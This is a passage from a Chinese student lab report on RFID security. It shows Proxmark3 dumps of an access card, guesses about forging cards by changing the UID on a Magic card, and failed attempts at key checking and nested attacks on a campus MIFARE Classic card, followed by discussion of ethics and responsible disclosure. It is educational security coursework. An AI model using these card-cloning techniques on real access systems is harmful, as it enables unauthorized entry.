[=] block  61: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  62: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  63: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] Done!
```


猜测原理：

blk	data	ascii
0	13 BD D7 E4 9D 00 00 00 00 00 00 00 00 00 00 00 00	.....
1	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
2	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
3	FF FF FF FF FF FF 08 77 8F 00 FF FF FF FF FF FF	.....w.....
4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
5	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
6	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
7	FF FF FF FF FF FF 08 77 8F 00 FF FF FF FF FF FF	.....w.....
8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
9	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
10	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
11	FF FF FF FF FF FF 08 77 8F 00 FF FF FF FF FF FF	.....w.....
12	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

可能是每个门卫都有一个对应的号码，前面红色的是 UID，可能要先对门号（楼号）进行检验，然后再检验 UID。如果门禁系统仅使用 UID 验证（低安全性），可以通过修改 Magic 卡的 UID 来伪造其他楼栋的门禁卡。如果门禁系统依赖卡片内部的数据，需要通过修改特定扇区的数据伪造其他楼栋的卡片。

4、对校园卡进行分析

先通过 hf search 了解其大概内容



```
[usb] pm3 --> hf search
[-] Searching for ISO14443-A tag...
[+]  UID: 8C 58 FD E1
[+] ATQA: 00 04
[+]  SAK: 08 [2]
[+] Possible types:
[+]    MIFARE Classic 1K
[=] proprietary non iso14443-4 card found, RATS not supported
[+] Prng detection: weak
[#] Auth error
[?] Hint: try `hf mf` commands
```


用 hf mf chk --1k 初始密码尝试，只有部分扇区被破解，显然数据在 0~5 扇区

```
[+] found keys:

[+] |-----|----------------|---|----------------|---|
[+] | Sec | key A          |res| key B          |res|
[+] |-----|----------------|---|----------------|---|
[+] | 000 | ------------   | 0 | ------------   | 0 |
[+] | 001 | ------------   | 0 | ------------   | 0 |
[+] | 002 | ------------   | 0 | ------------   | 0 |
[+] | 003 | ------------   | 0 | ------------   | 0 |
[+] | 004 | ------------   | 0 | ------------   | 0 |
[+] | 005 | ------------   | 0 | ------------   | 0 |
[+] | 006 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 007 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 008 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 009 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 010 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 011 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 012 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 013 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 014 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 015 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] |-----|----------------|---|----------------|---|
[+] ( 0:Failed / 1:Success )
```

尝试嵌套循环破解失败

```
[usb] pm3 --> hf mf nested --1k --blk 24 -a -k ffffffffffff
[+] Testing known keys. Sector count 16
[#] BCC0 incorrect, got 0x00, expected 0x01
[#] Aborting
[#] ChkKeys_fast: Can't select card (ALL)
[=] Chunk: 0.1s | found 0/32 keys (24)
[+] Time to check 23 known keys: 0 seconds
```

尝试暴力破解，还是失败



显然校园卡没有那么容易破解，放弃破解

四、回答问题

1）为什么不能破解生活中的 RFID 卡来获利？

破解生活中的 RFID 卡以获利不仅**违法**，而且存在严重**的道德和法律风险**。RFID 卡通常用于支付、门禁和身份识别，非法复制或篡改他人信息属于欺诈或盗窃行为，可能导致高额罚款或刑事处罚。此外，这种行为破坏信任和社会秩序，最终会对个人声誉和社会整体利益造成伤害。

2）假设某高校校园卡可被任意手机复制门禁功能，可能的原因是什么？

校园卡门禁功能被任意手机复制的可能原因是门禁系统仅识别卡片的 **UID（唯一标识符）**，而不验证卡片内存储的加密数据。UID 是 RFID 卡片的固有编号，它通常是不变的且未加密的，因此可以通过支持 NFC 功能的手机轻松读取。

3）为什么学术界安全会议论文、甚至市场上的书籍会详细讨论攻击某现实应用系统的方法？有何利弊？

学术界和市场书籍讨论攻击现实应用系统的方法旨在**揭示系统的脆弱性，推动技术改进**。这种公开透明能**提高防御方对潜在威胁的认识，鼓励研究社区开发更强的安全机制**，同时为教育和安全意识提升提供素材。然而，若攻击方法被滥用，可能加剧实际威胁。因此，这种讨论需平衡信息披露与安全风险，确保在负责任的框架内进行发布，如遵守“负责任披露”原则以保护公众安全。

五、实验遇到的问题及解决办法

问题一：在实验的过程中，没能正确了解 restore 的指令参数导致卡片报废

原因分析：实验给的 proxmark 上的参数和网上给的有点不一样，还是得看 help，但是 help 给的参数也不完全

解决办法：正确了解 restore 参数

六、收获感悟

通过学习 RFID 技术，我掌握了区分低频卡和高频卡的方法，分析了智能门锁和小区门禁卡的工作原理及安全漏洞，并尝试复制攻击。研究中认识到 RFID 技术在校园一卡通等场景的广泛应用，同时也发现其潜在的安全隐患，提升了对信息安全的认识。